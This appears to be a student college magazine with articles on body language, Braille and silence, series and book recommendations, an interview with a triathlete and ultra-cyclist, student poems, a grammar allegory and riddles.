In western culture, 'standing up straight' signals confidence and honesty but 'standing too rigidly', however, may convey tension, whereas 'slouching' signals a lack of confidence or self-esteem. In addition to that, folding arms in front of the body, tense facial expression or maintaining little to no eye contact is considered to be defensive, disengaged and disinterested respectively.


Have you ever noticed a person's disinterest in a conversation just by looking at him?

It's called body orientation. Body orientation is concerned with the direction your body is facing when talking to someone. When you face someone with your whole body, not just your head, it conveys a genuine interest. If your head is facing someone but your body is not, that may convey disinterest or that you are distracted.

A gesture is another form of non-verbal communication which includes movement of hands, face or other parts of the body to communicate a particular message. The use of appropriate and minimum gestures is seen as a good quality in a conversation but at that same time using gestures unnecessarily can be distracting. Different cultures have different gestures that have different meanings attached to them. In the US, they use the index finger for pointing whereas in Germany it's the little finger and in Japan. the entire hand is used for pointing.

So with that, now that you've understood a bit of gestures and body language, let me give you a fact check - 60% of all human communication is non-verbal body language and 30% is your tone so that means that 90% of what you are saying isn't coming out of your mouth!!!

"Non-verbal communication forms a social language that is in many ways richer and more fundamental than our words."



Shreya Sunil
S. E. Computer

Braille Language

Braille is a tactile writing system used by people who are visually impaired. It is traditionally written with embossed paper. Braille users can read computer screens and other electronic supports using refreshable braille displays. They can write braille with the original slate and stylus or type it on a braille writer, such as a portable note-taker or computer that prints with a braille embosser.

Braille is named after its creator, Louis Braille, a Frenchman who lost his sight as a result of a childhood accident. In 1824, at the age of fifteen, he developed a code for the French alphabet as an improvement on night writing. He published his system, which subsequently included musical notation, in 1829. The second revision, published in 1837, was the first small binary form of writing developed in the modern era.


These characters have rectangular blocks called cells that have tiny bumps called raised dots. The number and arrangement of these dots distinguish one character from another. Since the various braille alphabets originated as transcription codes for printed writing, the mappings (sets of character designations) vary from language to language, and even within one; in English Braille there are three levels of encoding: Grade 1 – a letter-by-letter transcription used for basic literacy; Grade 2 – an addition of abbreviations and contractions; and Grade 3 – various non-standardized personal stenography.

Braille cells are not the only thing to appear in braille text. There may be embossed illustrations and graphs, with the lines either solid or made of a series of dots, arrows, bullets that are larger than braille dots, etc. A full braille cell includes six raised dots arranged in two columns, each column having three dots. The dot positions are identified by numbers from one to six. There are 64 possible combinations, including no dots at all for a space. A cell can be used to represent a letter, digit, punctuation mark, or even a word.

Braille literacy is a social-justice issue. Early braille education is crucial to literacy, education and employment among the blind. However, in the face of changes in education policy and screen reader software, braille usage has declined in recent decades, despite the fact that technologies such as braille displays have also made braille more accessible and practical.

Every year on January 4, World Braille Day, is observed internationally to commemorate the birth of Louis Braille and to recognize his efforts, but the event is not considered a public holiday.

Compiled by-
Pallavi Khorate
S. E. Electrical



The Power of Silence

"Speak only when you feel your words are better than silence." – Anon.

Quite often, we associate the state of silence to that of boredom and isolation. People attribute silence to 'the absence of fun or interactivity' - which is in its 'literal' sense is true, but doesn't imply that silence is dismal or unappealing altogether.

Silence is meant to be a state of calm and peace.

Given the type of chaotic world we are living in today, experiencing complete silence is something that you'll rarely achieve. More often than not, situations are not in our control. There are just too many distractions around. Even if we voluntarily want to experience a few moments of silence, there could be an architectural construction taking place outside your window, a neighbour chattering away loudly, etc. that don't give you the privilege of enjoying complete silence.

Silence isn't as boring as it sounds. Silence holds great power; silence can do wonders for our physical, mental, and emotional well-being. Various studies have attested to this fact.

Let's have a look at some of the benefits silence has:


Silence lowers your stress levels:

Silence is known to induce a state of calm and peace which in turn lowers your stress levels by regulating your hormones and blood circulation. It reduces the hyperactivity in your senses and helps you to stay present at the moment.

It helps you become more mindful and self-aware:

It helps us to analyze our thoughts, and align our mind and body. It increases our awareness, both within ourselves and our surroundings.

It helps you introspect:



Silence helps us to introspect as it does away with all the noise and chatter that distract us. It helps us to focus on ourselves, helps us to gain perspective without being interrupted. It is only in silence that we can tap into our inner selves and have a conversation with ourselves. We learn, unlearn, and evaluate in silence.

It is known to boost the body's immunity:

The body's immune system can be significantly improved, as silence lowers stress, rejuvenates the cells in the brain, and improves circulation. You are less prone to falling ill if your body and mind are in good health.

New cells are created in your brain:

A study showed that 2 hours of silence could help your brain to grow new cells in the hippocampus region, which is responsible for regulating motivation, emotions, learning, and memory.

Silence is worth more than a million words. Whenever someone wrongs us, our immediate reaction is to counter the person and blurt out in anger. Sooner or later, you come to realize that your retaliation and your frustration is exactly what such people crave to see. Your reaction is what fuels them to hurt you more. It is better to keep your composure and stay calm than react, at that moment. I remember my brother sharing this very piece of wisdom with me when I was younger, but I being the rebel that I was, thought that this attitude was for the 'weak-hearted'- only to realize years later, that he was, in fact, right about this all along and it was because of this very attitude of his, that he was able to avoid conflicts in his life.

Silence is your greatest ally and your best weapon. Make sure you use it wisely.

Annette John
T.E. I.T

Top Series Recommendations

1. ***Best Crime Series:*** *The best show in the history of television is none other than 'Breaking Bad'. Why, you ask? Because Breaking Bad is no accident, nor is the adoption of a highly successful novel; it is the sheer brilliance of Vince Gilligan and the stellar cast of Bryan Cranston and Aaron Paul. As you travel through the episodes and seasons, the sense of danger occasionally tightens and relaxes again. But, the inevitable direction is towards darkness. Breaking Bad escalates into darkness as it proceeds. My runner up in crime will be 'Narcos'.*


2. ***Best Sci-fi Series:*** *There is no doubt 'Dark' is the best Sci-Fi series ever. You need to be 100% focused for this series. Dark takes this quintessential time travel paradox and cubes it, adding so many paradoxes and logic wrinkles that keeping track of them all can give you a headache. But there's something entertaining about the intellectual rigor all the same. I never feel like Dark is stuck in a corner. I always know it's going somewhere ridiculous, and I'm always glad to be along for the ride, even if watching the show feels a little like trying to solve a Sudoku puzzle on a roller coaster. My runner up in Sci-Fi will be 'Westworld'.*

3. ***Best Sitcom:*** *The highest-rated sitcom of all time is none other than 'F.R.I.E.N.D.S'. The series displays the everyday lives of six young adults who attempt to navigate through the ups and downs of city life, based in NYC. It's clear that there really was some special chemistry between those six characters. My runner up in this category will be 'How I Met Your Mother'.*

4. ***Best Drama Series:*** *If you ignore the final season, Game of thrones would have been the greatest drama show ever made. But because the final season was a disaster, it didn't make it to the best. So the best drama series according to me will be 'Sherlock'. Benedict Cumberbatch and Martin Freeman's acting is just superb, the same as their chemistry. The runner up is of course 'Game Of Thrones'.*

Aniket Nakkawar
T.E.-D E&TC

Review Corner



Miracle Morning by Hal Elrod.

Becoming successful and achieving our goals is what everyone wants. But the lack of ways to achieve those goals or failure to act on them is what most of the people are a victim of. To overcome it, reading self-help books prove to be effective.

One such book is the 'Miracle Morning'. This book gives some incredible ways, which if practiced daily, will let you see some good changes happening in your life.

This book actually revolves around a concept which the author abbreviates as 'The SAVERS'. It stands for Silence, Affirmations, Visualisation, Exercise, Reading and Scribing. Doing each of these just for 10 minutes every day can keep you focused and determined throughout the next 24 hours. Getting up just one hour earlier than you used to and completing these six steps will improve your life. It can highly increase your productivity. After applying this, I personally found it very useful.

Everyone wants to become successful, but they don't know how and where to start from. If you too are such a person and want to inculcate better habits, then I recommend this book to you.

Prasad Nandode
F.E.-B

"We just wrote emails to the locals and we lived with the locals. And that I believe, is the best way to experience a culture."

Abhishek Avhad is a Chartered Accountant, a Triathlete and a RAAM(Race Across America) Qualified Ultra-Cyclist. He finished the Ironman Triathlon held at Kalmar, Sweden in 2017, and Deccan Cliffhanger in 2018. Currently a mentor at Youska, which is located in Mumbai, a certified mountaineer, he runs a youtube channel, Triathlon Made Easy, too.

Why did you pick up cycling as a sport?

Honestly, when I was in college, I played a lot of football. But after I started with my CA studies and articleship, I couldn't get time to practice and play with a team, so that is where I left football. After clearing my CA, I got into a job and I wanted to take up a sport so that my fitness is back on track and that is when I took up triathlon.

So, triathlon is basically swimming, cycling and running, all three combined. I did the Ironman Triathlon which was in August 2017. And the very next month, I decided to focus on one sport instead of doing all the three. So I started focusing on cycling and that is when I understood I love cycling so much. So I took cycling more seriously from that moment onwards.

How has cycling changed your life?

Well, cycling acts as a perfect stress buster for me. It takes me places. And I've made a lot of good friends. I've met really amazing people through cycling. So in that way, it has kept me fit, it has helped me connect with great people and it has helped me tremendously when I'm stressed.

What kind of people do you meet during these cycling events?

The circle of cyclists and triathletes and athletes in India is still quite less. But now in the last 3-4 years that I've been in the sport, my social circle has changed. So, to answer that question, I tend to meet all kinds of people. I have friends from as young as 18 years old, to as old as 70 year old, who love to cycle. Because of cycling, I have a very wide variety of friends and you meet all kinds of people when you are out on the road.

What kind of feelings does cycling evoke in you?

Cycling evokes that feeling of joy and freedom when you're on the road. What happens in India is that people cycle as kids and then they never cycle at all. Even I cycled when I was a kid and then I took a break of almost 10 to 15 years before I started

again. So cycling really brings back all those times, those childhood memories.

What other kind of activities do you take interest in, apart from cycling?

Apart from cycling, I love trekking a lot. So, the monsoon is when I like to go out on treks with my friends. I'm a very outdoor person. I like trekking. I like camping. I like watching movies. So if I'm not cycling either I'm trekking or I'm camping or meeting people.

You visited a number of European countries during the Ironman Triathlon. How did you interact with the locals?

Before I went to Sweden for the Ironman race, like a month ago I had started practicing a bit of Swedish. Just basic words. And it turns out Swedish is very similar to English. There are a lot of free apps which help.

Throughout our trip, we covered six countries. We didn't know hotels, we didn't know Airbnb. We just wrote emails to the locals and we lived with the locals. And that I believe, is the best way to experience a culture. To actually experience that place. So, the language problem didn't occur in Sweden because around 95% of the population can speak very good English. The real communication problem started to happen in Germany and in France, because both the nations are very proud of their language. So, in Germany, my friend knew German a bit, but not sufficient enough. We managed. There was a time when one bus driver got really angry. He was speaking in German and we didn't know German. And he was very hesitant to translate.

In Belgium, we stayed with a couple and in the morning when we were about to leave the house, the lady who was hosting us had gone to work and we met her mother. Her mother couldn't speak English. She only spoke French. So, for half an hour, we managed to tell her what we do. I think she understood most of what we were trying to say.

What was your best and your worst memory from the Ironman Triathlon?

Starting with the worst memory. What happens is you are supposed to stand according to your swim speed. So, if you're a fast swimmer, you stand ahead.

If you're a slow swimmer, you stand behind. Okay, so the fast swimmers go into the water first, so that they can swim ahead, and the slow swimmers must start, you know, a few minutes later. And by mistake I stood with the fast swimmers. I entered the

water and I started swimming, because you're swimming in a bunch of 20-30 people, you can't really stop. You have to keep up with the bunch or else, the person behind you will swim over you. Within the first five minutes, I realized that this is much faster than I have ever trained and things are getting very hard, but I still try to keep up with the group and in the first kilometer itself, I got a very big cramp in my right leg, in my hamstring. And this was the first time in so many years that I had a cramp. Imagine you have a cramp in the first 20 minutes of the race and you have around 15 and a half hours left. At that time, I thought, maybe this is gonna be so much harder. Maybe I won't finish. In order to relieve the cramp, I drank at least five to six big gulps of the sea water, because the water has a lot of salts and salts help to relieve your cramps.

Yeah, the best moment of the race has to be the finish line because the finish line is where you know that the whole race has come to an end. And that is something you've been wanting to do that for the last 2-3 years and then you get to do that. And you're carrying the Indian flag. People are cheering for you. It's a very proud moment. It's a very proud and joyful moment.

What's the most important lesson for any beginner athlete or a cyclist, according to you?


Discipline and patience is very important. You need to be disciplined enough to show up at every training and patient enough to keep doing that and be patient for the results. Because fitness takes a long time to build. Your body takes time to adapt. And it's a slow process. It's worth the wait.

What kind of diet would you recommend for beginners?

I would say eat whatever suits you. But keep in mind, the more natural the food, the better it is. So try to eat natural foods more than the processed. Eat a banana instead of having banana chips. Or eat a strawberry instead of having a strawberry milkshake. The more natural the food, the better it is for your health.

Interviewed by-
Manojkumar Pal
TE-D E&TC
Student Editor-in-Chief

Abhishek Avhad
Instagram: https://instagram.com/calves.of.steel?igshid=19pa04vec36bg
YouTube: https://m.youtube.com/c/TriathlonMadeEasy



Angel in Hell

When you're an angel
And you walk through hell
They see your halo
They notice your wings
They envy your virtues
They say mean things

They don't want your halo
They don't want your wings
They just want to strip you
Of your innocence

They try to burn your wings
They fire arrows at you
They mess with your head
Hoping you'll lose your halo

They're busy turning you into one of them
They break your trust in yourself and them

If only they knew
They were once an angel too

Manoj Kumar Pal
T. E. E&TC

Heaven & Hell

I walked through heaven
They called me a demon
I felt like I didn't belong
Felt unloved, and unheard
For which I had always longed

Then I walked through hell
They thought I'm an angel
They found I had never committed a sin
They isolated me and abandoned me
Guess this is your life when you don't fit in

Manoj Kumar Pal
T.E. ENTC

Love

I never planned to fall in love with you
But there was nothing much I could do
Because when I looked at your pretty face
I know my heart finally found a place
Where it would be loved like never before
I don't care where this path may lead
Because your love is all that I'll ever need.

Prathamesh Pansare
BE Computer
Second Shift

Demons...

Why are we afraid of our demons?
The one's that we dread so much,
The one's that sneak out
Only in the deadly silences of the night.
Why are they termed as a synonym for weakness?
As a synonym for vulnerability!

"Demons make you fragile!",
The ignorant say,
And why is that a disgrace?

For all they are,
A reflection of our inner muddle,
Our own captivating chaos!

Waking up each day,
To step into a built up personality,
The one that blends in,
And appreciated by all.
After amending every inch of you,
Just to fit in with the surrounding crowd,
Wouldn't you ever love something that is truly yours?

Your mess is beautiful!
The turmoils are enchanting!
Fall for this intimidating self
That comes up every night,
Just to keep check,
that you haven't gone too far,
In the world's plight.

Do not let the demons haunt you,
Embrace them with all warmth.
For courage is all it takes
To rediscover,
Your 3 am dimension!
The version of yours,
That is truly 'yours'!

Gautami Mudaliar
B.E. Computer

In the bubble of light,
Trapped is the Truth-Immortal,
When you burst the lie-trapped
inside yet another bubble of dark.

Prarthana Chandak
F.E.-C

Ode To Us

Don't try & say we're ignorant
Because we belong to the land which cradled
the exquisite richness of knowledge
Don't call us improvised
For these bejeweled anklets, these everlasting mines lured pale miscreants from the foreign lands

Don't call us delusional
Because we pride ourselves in the fact that this soil of homeland has given birth to miracles and we know nothing can reach its pinnacle.

Don't call us plain looking
For these brown skinned brethren of mine, bask
in the glow of Sun, toil hard, & yet lower their heads in humility as gesture of greeting
For beauty lies in the eyes of the beholder & not everyone is capable of being able to fathom something so elegant,

Don't call us cowards
Because we belong who sacrificed just for belief, a belief in a person, an idea, their faith towards humanity, & yet remain hidden in the worn out pages of history

Completely consigned to oblivion
This is our homeland, our soil & our people
& these marks on us are the proud scars of our culture which we proudly display
Because we respect our past,
Which for in the eyes of the world, may just be a burlesque caricature,
But we live in present,
Breaking through these barriers,
& tread towards our glorious future.

Shrishti Dhamange
F.E.-F

The Family of Grammar

The family of grammar is a big family staying in the city of English. They have eight members in the family who work hard to ensure that the family business runs smoothly.

1. **Noun** – *The father of the family. The main worker of the family.*
2. **Verb** – *The mother. She has to do all the work of the family.*
3. **Adjective** – *She is a naughty girl who always sticks to her father.*
4. **Pronoun** – *The 'Old Grand Pa' who sleeps most of the time but is wide awake and takes the place of father when he is away.*
5. **Adverb** – *Mama's pet. He always stays by the side of his mother and sometimes comments on her.*
6. **Preposition** – *The youngest of the family. He is quite capable of confusing the relation by the deeds.*
7. **Conjunction** – *She is the gentle 'Grand Ma' who keeps solving the problems and quarrels of the family.*
8. **Interjections** – *These are the relatives who visit the family at the time of their joy and sorrow.*

Pratyasha Kar
S. E. Electrical

Riddle me this!!

1. *Take away my 1st letter and I still sound the same. Take away my last letter, I still sound the same, even take away my letter in the middle, I will still sound the same. I am a five letter word. What am I?*
2. *If you throw me out of the WINDOW, I will leave a grieving wife, Bring me back from the DOOR I may save someone's life.*
3. *I am an 8 letter word. Most humans want me. However they hate the 1st four letters of my name, if you get the 2nd, 3rd and 4th letter of my name you are sick. My 5th, 6th and 7th letter is something with charge. Who am I?*
4. *My 1st two alphabets signify a male, the 1st three signify a female, and the 1st four letters signify someone great, while the entire word signifies a great woman. What word am I?*
5. *What English word has three consecutive double letters?*

Answers: 1. Empty 2. The letter 'N' 3.Billions 4.Heroine 5.Bookkeeper.

Find the hidden words

Each image has 6 hidden words, have fun finding them!

Image 1: Snow, Boot, Chill, Frost, Iced, Mittens

Image2: Music, Party, Hungry, Red, Cheese, Yummy

Why English is hard to learn

We'll begin with box; the plural is boxes,
But the plural of ox is oxen, not oxes.
One fowl is a goose, and two are called geese,
Yet the plural of moose is never meese.

